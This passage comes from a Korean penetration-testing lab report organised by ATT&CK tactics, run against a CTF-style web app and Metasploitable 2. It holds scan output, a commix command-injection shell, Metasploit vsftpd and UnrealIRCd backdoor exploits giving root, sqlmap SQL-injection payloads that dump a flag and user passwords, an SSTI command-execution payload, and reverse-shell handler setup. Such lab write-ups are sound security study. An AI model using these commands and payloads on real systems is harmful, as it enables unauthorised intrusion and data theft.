+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated: 20 error(s) and 7 item(s) reported on remote host
+ End Time:      2025-10-05 21:09:57 (GMT9) (240 seconds)

+ 1 host(s) tested
```

- Server: Werkzeug/3.0.6 Python/3.8.20
- /: The anti-clickjacking X-Frame-Options header is not present.
- /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
- /robots.txt: ETags를 통해 inodes가 노출 되었다, content-disposition 헤더가 발견 되었다.
- HEAD, GET, OPTIONS HTTP Methods가 허용되었다.

[Target2: Metasploitable 2]

1. 스캔 진행

2. 결과

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://
developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user ag
ent to render the content of the site in a different fashion to the MIME type.
See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missi
ng-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apac
he 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attac
kers to easily brute force file names. The following alternatives for 'index' w
ere found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,http
s://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause
false positives.
```

- Server: Apache/2.2.8 (Ubuntu) DAV/2
- /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
- /: The anti-clickjacking X-Frame-Options header is not present.
- /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
- Apache/2.2.8 appears to be outdated.
- /index: Uncommon header 'tcn' found, with contents: list.
- /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php.
- /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
- /: HTTP TRACE method is active which suggests the host is vulnerable to XST.
- /phpinfo.php: Output from the phpinfo() function was found.
- /doc/: Directory indexing found.
- /doc/: The /doc/ directory is browsable. This may be /usr/doc (CVE-1999-0678)
- /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. (OSVDB-12184)
- /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. (OSVDB-12184)
- /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. (OSVDB-

12184)

- /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. (OSVDB-12184)
- /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
- /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Wed Dec 10 02:24:00 2008. (CVE-2003-1418)
- /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
- /test/: Directory indexing found.
- /test/: This might be interesting.
- /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. (CWE-552)
- /icons/: Directory indexing found.
- /icons/README: Apache default file found.
- /phpMyAdmin/: phpMyAdmin directory found.
- /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
- /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
- /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.

3) skipfish

: Web application security scanner. 단어, 패턴 기반 색인을 통해 fuzzing을 진행하는 웹 애플리케이션 취약점 스캐너. 대규모 크롤링과 fuzzing을 통해 잠재적 취약 엔드포인트를 찾아 HTML 리포트로 출력함.

[Target1: SPACE-PENTEST]

1. 스캔 진행

```

skipfish version 2.10b by lcamtuf@google.com
- 192.168.100.30 -
Scan statistics:
  Scan time : 0:02:47.260
  HTTP requests : 57020 (341.9/s), 26714 kB in, 23088 kB out (297.8 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 57030 total (1.0 req/conn)
  TCP faults : 0 failures, 0 timeouts, 0 purged
  External links : 273 skipped
  Reqs pending : 1336
Database statistics:
  Pivots : 66 total, 22 done (33.33%)
  In progress : 28 pending, 8 init, 7 attacks, 1 dict
  Missing nodes : 6 spotted
  Node types : 1 serv, 11 dir, 20 file, 0 pinfo, 33 unkn, 1 par, 0 val
  Issues found : 46 info, 0 warn, 18 low, 38 medium, 2 high impact
  Dict size : 2189 words (18 new), 33 extensions, 256 candidates
  Signatures : 77 total

```

- skipfish -S /usr/share/skipfish/dictionaries/minimal.wl -o skipfish_output http://192.168.100.30
- -S wordlist : wordlist (필수)
- -o dir : 결과를 저장할 디렉토리 지정 (필수)

2. 결과



Crawl results - click to expand:

http://192.168.100.30/ 3 38 11 3 52 35
Code: 200, length: 25416, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]

Document type overview - click to expand:

- application/javascript (1)
- application/xhtml+xml (8)
- image/jpeg (5)
- text/css (1)
- text/html (4)
- text/plain (3)
- text/xml (1)

Issue type overview - click to expand:

- Query injection vector (3)
- Incorrect caching directives (higher risk) (12)
- Incorrect or missing MIME type (higher risk) (10)
- External content embedded on a page (higher risk) (11)
- XSS vector in document body (5)
- HTML form with no apparent CSRF protection (11)
- Node should be a directory, detection error? (3)
- Signature match (informational) (1)
- Numerical filename - consider enumerating (3)
- Generic MIME used (low risk) (1)
- Incorrect or missing MIME type (low risk) (11)
- Password entry form - consider brute-force (1)
- HTML form (not classified otherwise) (9)
- Unknown form field (can't autocomplete) (1)
- Hidden files / directories (6)

- 인자로 지정했던 디렉토리에 index.html 보고서가 저장되었다.
- 결과 중 의미 있는 결과에 대해서 Issue Type에 따라 정리하였다.

Issue Type	Endpoint	Description
Query Injection Vector	/board/9-8	산술 연산에 대해서 응답을 제공
	/board/""	싱글, 더블 쿼터에 대해서 500 에러 응답
	/products?q=1'''	싱글, 더블 쿼터에 대해서 500 에러 응답
Incorrect Caching Directives (Higher risk)	/ /users/forgot_password /users/login /board /board/1 /products /products/1	Set-Cookie 응답에 대해서 캐싱 가능
Incorrect or missing MIME type (Higher risk)	/uploads/baseball.jpg/<random_string>	응답 body에서 해당 요청 경로 오류 메시지 확인 가능 /app/app/static/uploads/baseball.jpg/<random_string>
External content embedded on a page (Higher risk)	/ /users/forgot_password /users/login /board /products /products/1	https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.5.2/css/all.min.css 외부 콘텐츠가 임베드 되는 것을 확인 가능
XSS vector in document body	/uploads/baseball.jpg/.htaccess.aspx-- >">'>'<sfi000296v190632 >	<sfi000296v190632> 태그가 노출되어 XSS 공격 위험 노출
HTML form with no apparent XSRF protection	/products?q=<random_string>	xsrp token을 삽입하는 등의 공격 방지가 없음

4) wapiti

: A web application vulnerability scanner in Python. Python 기반의 웹 애플리케이션 취약점 스캐너로, 웹 애플리케이션을 크롤링하고 파라미터어 페이로드를 주입하여 XSS, SQLi, File Inclusion, Command Injection 등 다양한 취약점 유형을 탐지하여 HTML, XML, JSON 등의 형식으로 리포트를 작성하는 오픈소스 액티브 스캐너.

5) whatweb

: Next Generation web scanner. Identify technologies used by websites.

6) davtest

: Testing tool for WebDAV servers.

해당 없음.

7) wpscan

: WordPress Security Scanner.

해당 없음.

02. Resource Development

Resource Development(자원 개발, ID: TA0042)는 다른 시스템으로 이동하기 위한 정보로 계정, 인프라 또는 역량 등을 확보하는 단계입니다. 공격자가 타겟팅 지원에 사용할 수 있는 리소스를 생성, 구매, 또는 침해/탈취하는 기술로 구성됩니다. 공격자는 이러한 리소스를 활용하여 공격 라이프사이클의 다른 단계를 지원할 수 있습니다. 예를 들어, 구매한 도메인을 사용하여 명령 및 제어(C&C)를 지원하거나, 초기 접근(Initial Access)의 일환으로 피싱을 위한 이메일 계정을 사용하거나, 방어 회피(Defense Evasion)를 위해 code signature 인증서를 탈취하는 등의 활동이 있습니다.

총 8개의 Technique이 존재하고, 총 39개의 하위 Technique이 존재합니다.

ID	Technique
T1650	Acquire Access
T1583	Acquire Infrastructure
T1586	Compromise Accounts
T1584	Compromise Infrastructure
T1587	Develop Capabilities
T1585	Establish Accounts
T1588	Obtain Capabilities
T1608	Stage Capabilities

현재 단계에서 두 모의 해킹 대상 machine에 사용할 수 있는 툴은 searchsploit 정도이기 때문에 나머지 도구는 도구에 대한 간략한 설명만을 남겼습니다.

1) searchsploit

: Exploit Database Archive Search. Exploit Database(Offensive Security에서 운영하는 Exploit-DB)의 PoC 익스플로잇 코드를 로컬에서 오프라인으로 검색, 조회할 수 있게 하는 CLI 툴.

[Target 1: SPACE-PENTEST]

1. 서비스 exploit 목록 검색

```
(kali@kali)-[~]
$ searchsploit Python 3.8.20
```

Exploit Title	Path
LibreOffice < 6.2.6 Macro - Python Code Execution (Metasploit)	multiple/remote/47298.rb
Plone - 'in_portal.py' < 4.1.3 Session Hijacking	python /webapps/38738.txt

Shellcodes: No Results

```
(kali@kali)-[~]
$ searchsploit Werkzeug 3.0.6
Exploits: No Results
Shellcodes: No Results
```

```
(kali@kali)-[~]
$ searchsploit openssh 9.6
Exploits: No Results
Shellcodes: No Results
```

- 이전 과정에서 수집한 서비스와 버전 정보에 대해 exploit code를 검색하였지만, 공격 가능한 코드는 존재하지 않았다.

[Target 2: Metasploitable 2]

1. 서비스 exploit 목록 검색

```
(kali@kali)-[~]
$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

Shellcodes: No Results

```
(kali@kali)-[~]
$ searchsploit openssh 4.7
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Shellcodes: No Results

```
(kali@kali)-[~]
$ searchsploit rpcbind
```

Exploit Title	Path
rpcbind - CALLIT procedure UDP Crash (PoC)	linux/dos/26887.rb
RPCbind / libtirpc - Denial of Service	linux/dos/41974.rb
Wietse Venema RPCbind Replacement 2.1 - Denial of Service	unix/dos/20376.txt

Shellcodes: No Results

```
(kali@kali)-[~]
$ searchsploit samba 3.0.20
```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

Shellcodes: No Results

```
(kali@kali)-[~]
$ searchsploit proftpd 1.3.1
Exploits: No Results
Shellcodes: No Results
```

```
(kali@kali)-[~]
$ searchsploit mysql 5.0.51
```

Exploit Title	Path
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow	multiple/dos/41954.py
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow	multiple/dos/41954.py
Oracle MySQL < 5.1.49 - 'DDL' Statements Denial of Service	linux/dos/34522.txt
Oracle MySQL < 5.1.49 - 'WITH ROLLUP' Denial of Service	multiple/dos/15467.txt
Oracle MySQL < 5.1.49 - Malformed 'BINLOG' Arguments Denial of Service	linux/dos/34521.txt
Oracle MySQL < 5.1.50 - Privilege Escalation	multiple/remote/34796.txt

Shellcodes: No Results

```
(kali@kali)-[~]
$ searchsploit unrealircd
```

Exploit Title	Path
unrealircd 3.2.8.1 - Backdoor Command Execution (Metasploit)	linux/remote/16922.rb
unrealircd 3.2.8.1 - Local Configuration Stack Overflow	windows/dos/18011.txt
unrealircd 3.2.8.1 - Remote Downloader/Execute	linux/remote/13853.pl
unrealircd 3.x - Remote Denial of Service	windows/dos/27407.pl

Shellcodes: No Results

```
(kali@kali)-[~]
$ searchsploit tomcat 5.5
```

Exploit Title	Path
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 - Information Disclosure	multiple/remote/12343.txt
Apache Tomcat 5.5.15 - call2.jsp Cross-Site Scripting	jsp/webapps/30563.txt
Apache Tomcat 5.5.25 - Cross-Site Request Forgery	multiple/webapps/29435.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	jsp/webapps/42966.py

Shellcodes: No Results

```
(kali@kali)-[~]
$ searchsploit postgresql
```

Exploit Title	Path
PnPSCAD v2.x - Unauthenticated PostgreSQL Injection	hardware/webapps/51448.txt
PostgreSQL - 'bitsubstr' Buffer Overflow	linux/dos/33571.txt
PostgreSQL 6.3.2/6.5.3 - Cleartext Passwords	immunix/local/19875.txt
PostgreSQL 7.x - Multiple Vulnerabilities	linux/dos/25076.c
PostgreSQL 8.0.1 - Remote Reboot (Denial of Service)	multiple/dos/946.c
PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution	linux/local/7855.txt
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service	linux/dos/32849.txt
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure	multiple/local/32847.txt
PostgreSQL 8.4.1 - JOIN Hashtable Size Integer Overflow Denial of Service	multiple/dos/33729.txt
PostgreSQL 9.3 - COPY FROM PROGRAM Command Execution (Metasploit)	multiple/remote/46813.rb
PostgreSQL 9.3-11.7 - Remote Code Execution (RCE) (Authenticated)	multiple/remote/50847.py
PostgreSQL 9.4-0.5.3 - Privilege Escalation	linux/local/45184.sh
PostgreSQL 9.6.1 - Remote Code Execution (RCE) (Authenticated)	multiple/remote/51247.py

Shellcodes: No Results

2) clang/clang++

: The clang C, C++, and Objective-C compiler (LLVM based). LLVM 을 백엔드로 사용하는 C, C++, Objective-C, Objective-C++ 프로그래밍 언어를 위한 컴파일러 프론트엔드.

3) generic_chunked

: Network protocol fuzzer. HTTP의 chunked transfer encoding을 조작해 비정상적 청크 시퀀스(크기, 형식 등)를 전송, 서버의 청크 파싱 취약성(Dos/Overflows 등)을 테스트하는 도구

4) generic_listen_tcp

: Network protocol fuzzer. 특정 포트에서 리스닝하면서 클라이언트의 요청을 받아 스크립트로 처리/응답하는 도구

5) generic_send_tcp/udp

: Network protocol fuzzer. SPIKE 스크립트에 정의된 페이로드/시퀀스를 TCP/UDP로 전송 도구.

6) msf-nasm_shell

: Framework for exploit development and vulnerability research. Metasploit 프레임워크에 포함된 간단한 NASM 어셈블리 대화형 셸로, 어셈블리 명령을 입력하면 기계어(바이트)로 조립하고 다양한 형식(HEX, C/Python/Ruby용 문자열 등)으로 출력해주는 도구.

7) msfpayload

: MSFvenom Payload Creator. msfvenom과 Metasploit 리소스 파일(.rc) 생성을 조합해 다양한 플랫폼용 페이로드(Windows EXE, ELF, APK, ASP/PHP 등)를 빠르게 만들고, 리스너(Handler) 설정을 자동화해주는 스크립트/유틸.

8) msfpayload

: Payload Generator and Encoder. Metasploit의 페이로드(셸코드, 실행파일, 스크립트)를 생성, 포맷, 임베드하는 도구. msfpayload + msfencode의 통합형.

9) radare2

: Advanced command-line hexadecimal editor, disassembler and debugger. 오픈소스 리버스엔지니어링 프레임워크. 정적/동적 분석, 바이너리 패치, 디스어셈블, 디버깅, 스크립팅(r2pipe), GUI(사후도구 Cutter)까지 포함한 통합 툴킷.

03. Initial Access

Initial Access(초기 접근, ID: TA0001)는 네트워크 진입을 위해 사용자 환경에 대한 정보를 취득하고, 대상 시스템 또는 네트워크에 침투하는 것을 목적으로 합니다. 이러한 정보들을 얻는 데 사용하는 기법에는 표적 스피어피싱과 공개 웹 서버의 취약점을 악용하는 것이 포함됩니다. 초기 접근 단계를 통해 확보한 발판은 유효한 계정 및 외부 원격 서비스 사용과 같은 지속적인 접근을 허용할 수도 있지만, 비밀번호 변경 등으로 인해 사용이 제한될 수도 있습니다.

총 11개의 Technique이 존재하고, 총 11개의 하위 Technique이 존재합니다.

ID	Technique
T1659	Content Injection
T1189	Drive-by Compromise
T1190	Exploit Public-Facing Application
T1133	External Remote Services
T1200	Hardware Additions
T1566	Phishing
T1091	Replication Through Removable Media
T1195	Supply Chain Compromise
T1199	Trusted Relationship
T1078	Valid Accounts
T1669	Wi-Fi Networks

1) commix

: Automated All-in-One OS Command Injection and Exploitation Tool. commix(COMMAnd Injection eXploiter)는 웹 애플리케이션의 OS Command Injection을 자동으로 탐지 및 검증하고, 발견 시 명령 실행, 쉘/웹쉘/리버스쉘/바인드쉘 등으로 자동화해주는 Python 기반 오픈소스 도구.

[Target 1: SPACE-PENTEST]

1. Injection이 가능한 벡터에서 검증 시도

- /products?q=
- /support/ask

유의미한 결과는 얻지 못하였다.

[Target 2: Metasploitable 2]

1. Injection이 가능한 벡터에서 검증 시도

- /dvwa/vulnerabilities/exec

```
(kali@kali) [~/workspace]
$ commix -u "http://192.168.100.40/dvwa/vulnerabilities/exec" --data="ip=16submit-submit" -p ip --cookie="security=low; PHPSESSID=549333923b1175caefd2d8936d145ea2"

v4.0-stable
https://commixproject.com
@commixproject

Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)

(⚠) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[19:21:14] [info] Testing connection to the target URL.
Got a 301 redirect to 'http://192.168.100.40/dvwa/vulnerabilities/exec/'. Do you want to follow? [Y/n] > y
[19:21:16] [info] Following redirection to 'http://192.168.100.40/dvwa/vulnerabilities/exec/'.
[19:21:16] [info] Checking if the target is protected by some kind of WAF/IPS.
[19:21:16] [info] Performing identification (passive) tests to the target URL.
Resumed POST parameter 'ip' injection point from stored session. Do you want to prompt for a pseudo-terminal shell? [Y/n] > y
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > pwd
/var/www/dvwa/vulnerabilities/exec
commix(os_shell) > id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- security 값이 low, medium, high 일 때 모두 쉘을 획득할 수 있었다.

2) dns-rebind

: DNS rebinding tool. DNS 리바인딩 공격을 실험/검증하기 위한 툴킷으로, 자체 DNS서버 + 악성 웹서버(및 콜백/프록시 등)를 띄워 리바인딩 시퀀스를 구현/관리하여 브라우저 기반 리바인딩 취약점을 검증하게 해준다.

3) gophish

: Open-source Phishing Toolkit. 피싱 메일 공격 시뮬레이션 오픈소스 프레임워크.

현재 타깃에 대해서는 피싱 메일 공격이 불가능하기 때문에 스킵하였다.

4) metasploit-framework

: Framework for exploit development and vulnerability research. 침투 테스트(모의해킹)를 위한 오픈소스 통합 프레임워크로, 보안 취약점 점검 및 익스플로잇 개발 환경을 제공하는 도구.

[Target 1: SPACE-PENTEST]

1. 모듈 검색

- search 명령어를 이용하여 이전 단계에서 수집한 대상 머신 서비스에 대해 사용할 수 있는 모듈을 검색한다.

```
msf > search openssh 9.6
[-] No results from search
msf > search werkzeug
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/multi/http/werkzeug_debug_rce 2015-06-28 good Yes Palette Projects Werkzeug Debugger Remote Code Execution
1 \ target: Werkzeug > 1.0.1 (Flask > 1.1.4) . . .
2 \ target: Werkzeug 0.11.6 - 1.0.1 (Flask 1.0 - 1.1.4) . . .
3 \ target: Werkzeug 0.11 - 0.11.5 (Flask < 1.0) . . .
4 \ target: Werkzeug < 0.11 (Flask < 1.0) . . .
5 auxiliary/analyze/crack_webapps . normal No Password Cracker: Webapps
6 \ action: auto . . Auto-selection of cracker
7 \ action: hashcat . . Use Hashcat
8 \ action: john . . Use John the Ripper

Interact with a module by name or index. For example info 8, use 8 or use auxiliary/analyze/crack_webapps
After interacting with a module you can manually set a ACTION with set ACTION 'john'
```

- 사용 가능한 모듈이 존재하지 않았다.

[Target 2: Metasploitable 2]

1. 모듈 검색

- search 명령어를 이용하여 서비스들을 검색하였고, 다음의 서비스에 대해서 사용할 수 있는 모듈을 발견하였다.
 - vsftpd 2.3.4 : Backdoor Command Execution
 - rpcbind : RPC DoS targeting *nix rpcbind/libtirpc
 - UnrealIRCd : UnrealIRCd 3.2.8.1 Backdoor Command Execution

2. 모듈 옵션 설정

- vsftpd 2.3.4
 - RHOSTS
- UnrealIRCd
 - RHOSTS, LHOST
 - payload : payload/cmd/unix/bind_ruby

3. Exploit

- vsftpd 2.3.4

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.100.40:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.40:21 - USER: 331 Please specify the password.
[+] 192.168.100.40:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.40:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.100.20:43953 → 192.168.100.40:6200) at 2025-10-30 20:34:12 +0900

id
uid=0(root) gid=0(root)
```

- 성공적으로 셸을 획득했다.

- UnrealIRCd

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.100.40:6667 - Connected to 192.168.100.40:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.100.40:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.100.40:4444
[*] Command shell session 4 opened (192.168.100.20:34731 → 192.168.100.40:4444) at 2025-10-30 21:05:54 +0900

id
uid=0(root) gid=0(root)
```

- 성공적으로 셸을 획득했다.

5) setoolkit

: Social-Engineer Toolkit. 사회공학 기법을 이용한 침투 테스트를 위한 오픈소스 Python 도구.

현재 대상 머신에 대해서는 사회 공학 기법을 사용할 수 없기 때문에 스킵했다.

6) sqlmap

: Automatic SQL Injection Tool. SQL Injection 취약점을 자동으로 탐지하고 악용하는 과정을 자동화한 Python 기반 오픈소스 침투 테스트 도구.

[Target 1: SPACE-PENTEST]

1. 취약점 확인

```
(kali@kali)-[/usr/share/windows-resources/powersploit]
$ sqlmap -u "http://192.168.100.30/products?q=1"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
Developers assume no liability and are not responsible for any misuse or damage caused by this prog

[*] starting @ 21:30:34 /2025-10-30/

(kali@kali)-[~/share/sqlmap/output/192.168.100.30]
$ cat log
sqlmap identified the following injection point(s) with a total of 81 HTTP(s) requests:
Parameter: q (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: q=1' AND (SELECT 9874 FROM (SELECT(SLEEP(5)))NGSG) AND 'ZLeU'='ZLeU
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

- DBMS에 대한 정보를 알 수 있다.

2. 데이터베이스 목록 확인

```
(kali@kali)-[~/share/sqlmap/output/192.168.100.30]
$ sqlmap -u "http://192.168.100.30/products?q=1" --dbs --batch --threads=10
```

- --dbs 옵션으로 데이터베이스 목록 확인
- information_schema(MySQL 기본 데이터베이스)와 shoppingmall 데이터베이스를 확인할 수 있다.

```
available databases [2]:
[*] information_schema
[*] shoppingmall
```

3. 테이블 확인 – shoppingmall

```
(kali@kali)-[~/../share/sqlmap/output/192.168.100.30]
$ sqlmap -u "http://192.168.100.30/products?q=1" -D shoppingmall --tables --batch
```



```
{1.9.8#stable}
https://sqlmap.org
```

- -D 옵션으로 데이터베이스를 지정하고, --tables 옵션으로 테이블 조회
- 다음과 같은 테이블을 획득했다.

```
Database: shoppingmall
[8 tables]
+-----+
| order  |
| user   |
| cart_item |
| flag   |
| inquiry |
| notice |
| order_item |
| product |
+-----+
```

4. 컬럼 확인

```
(kali@kali)-[~/../share/sqlmap/output/192.168.100.30]
$ sqlmap -u "http://192.168.100.30/products?q=1" -D shoppingmall -T flag --columns --batch
```



```
{1.9.8#stable}
https://sqlmap.org
```

- -T 옵션으로 테이블을 정하고, --columns 옵션으로 테이블에 존재하는 컬럼의 타입, 길이, 컬럼명을 조회할 수 있다.
- 존재하는 테이블에 대해 모두 컬럼을 조회한 결과는 다음과 같다.

Table	Column	Type
flag	flag_value	varchar(255)
	id	int(11)
order	id	int(11)
	order_date	datetime
	total_price	int(11)
	user_id	int(11)
user	id	int(11)
	password	varchar(120)
	reset_token	varchar(120)
	reset_token_expiration	datetime
	username	varchar(80)
inquiry	answer	text
	answer_date	datetime
	content	text
	create_date	datetime
	id	int(11)
	is_answered	tinyint(1)
	title	varchar(200)
	user_id	int(11)
notice	content	text
	create_date	datetime
	id	int(11)
	title	varchar(200)
order_item	id	int(11)
	order_id	int(11)
	price	int(11)
	product_id	int(11)
	quantity	int(11)
product	description	text
	name	varchar(120)
	id	int(11)
	image_filename	varchar(255)
	price	int(11)
cart_item	id	int(11)
	product_id	int(11)
	quantity	int(11)
	user_id	int(11)

5. 데이터 추출

```
(kali@kali)-[~/../share/sqlmap/output/192.168.100.30]
$ sqlmap -u "http://192.168.100.30/products?q=1" -D shoppingmall -T flag -C flag_value,id --dump --batch --threads=3
```



{1.9.8#stable}

<https://sqlmap.org>

- -C 옵션과 --dump 옵션을 통해 해당 컬럼의 값을 추출할 수 있다.

• Table: flag

flag_value	id
HSPACE{this_is_your_super_secret_flag}	1

• Table: user

id	username	password
1	test	testtesttest

- 앞에서 찾은 admin 정보가 테이블에 없는 것으로 보아 따로 관리하는 듯하다.

[Target 2: Metasploitable 2]

1. 취약점 확인

```
(kali@kali)-[~/../share/sqlmap/output/192.168.100.40]
$ sqlmap -u "http://192.168.100.40/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=5ad5a51a02db9e56b16da48e60abf307; security=low" --dbs --batch --threads=3
```



{1.9.8#stable}

<https://sqlmap.org>

```
[18:44:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[18:44:40] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[18:44:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.100.40'
[*] ending @ 18:44:40 /2025-11-06/
```

- MySQL DBMS를 사용함을 알 수 있고, 데이터베이스의 목록도 확인 가능하다.

04. Execution

Execution(실행, ID: TA0002)은 공격자가 손상된 시스템에서 원격 또는 로컬 시스템을 통해 악성코드를 실행하기 위한 행동을 취하는 단계입니다. 악성코드를 실행하는 기법은 네트워크 탐색이나 데이터 탈취와 같은 더 광범위한 목표를 달성하기 위해 다른 모든 전술의 기법과 결합되는 경우가 많습니다. 예를 들어, 공격자는 원격 시스템 검색(RSD)을 수행하는 PowerShell 스크립트를 실행하기 위해 원격 액세스 도구를 사용할 수 있습니다.

총 17개의 Technique이 존재하고, 총 29개의 하위 Technique이 존재합니다.

ID	Technique
T1651	Cloud Administration Command
T1059	Command and Scripting Interpreter
T1609	Container Administration Command
T1610	Deploy Container
T1675	ESXi Administration Command
T1203	Exploitation for Client Execution
T1674	Input Injection
T1559	Inter-Process Communication
T1106	Native API
T1677	Poisoned Pipeline Execution
T1053	Scheduled Task/Job
T1648	Serverless Execution
T1129	Shared Modules
T1072	Software Deployment Tools
T1569	System Services
T1204	User Execution
T1047	Windows Management Instrumentation

1) Metasploit-framework

[Target 1: SPACEPENTEST]

- 이전 단계를 통해 접속했던 관리자 페이지의 '최첨단 계산기' 탭에서 입력한 문자열이 평가되고, SSTI 가 가능하다는 것을 확인할 수 있다.

- Python 웹 서버가 실행되고 있기에, subprocess.Popen() 함수를 호출하여 시스템 명령어를 수행할 수 있다.

```
".__class__.__base__.__subclasses__()[351]('id',shell=True,stdout=-1).communicate()
```

- 공격자 서버에서 meatsploit-framework에서 제공하는 reverse shell tcp 도구를 로드하고, Option으로 필요한 리스닝 대상 호스트 주소와 포트 번호를 설정한 후에 exploit 명령을 통해 리버스 셸 연결을 기다린다.

```

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name  Current Setting  Required  Description
   ----  -
   LHOST  4444             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ---
   0    Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LHOST 192.168.100.20
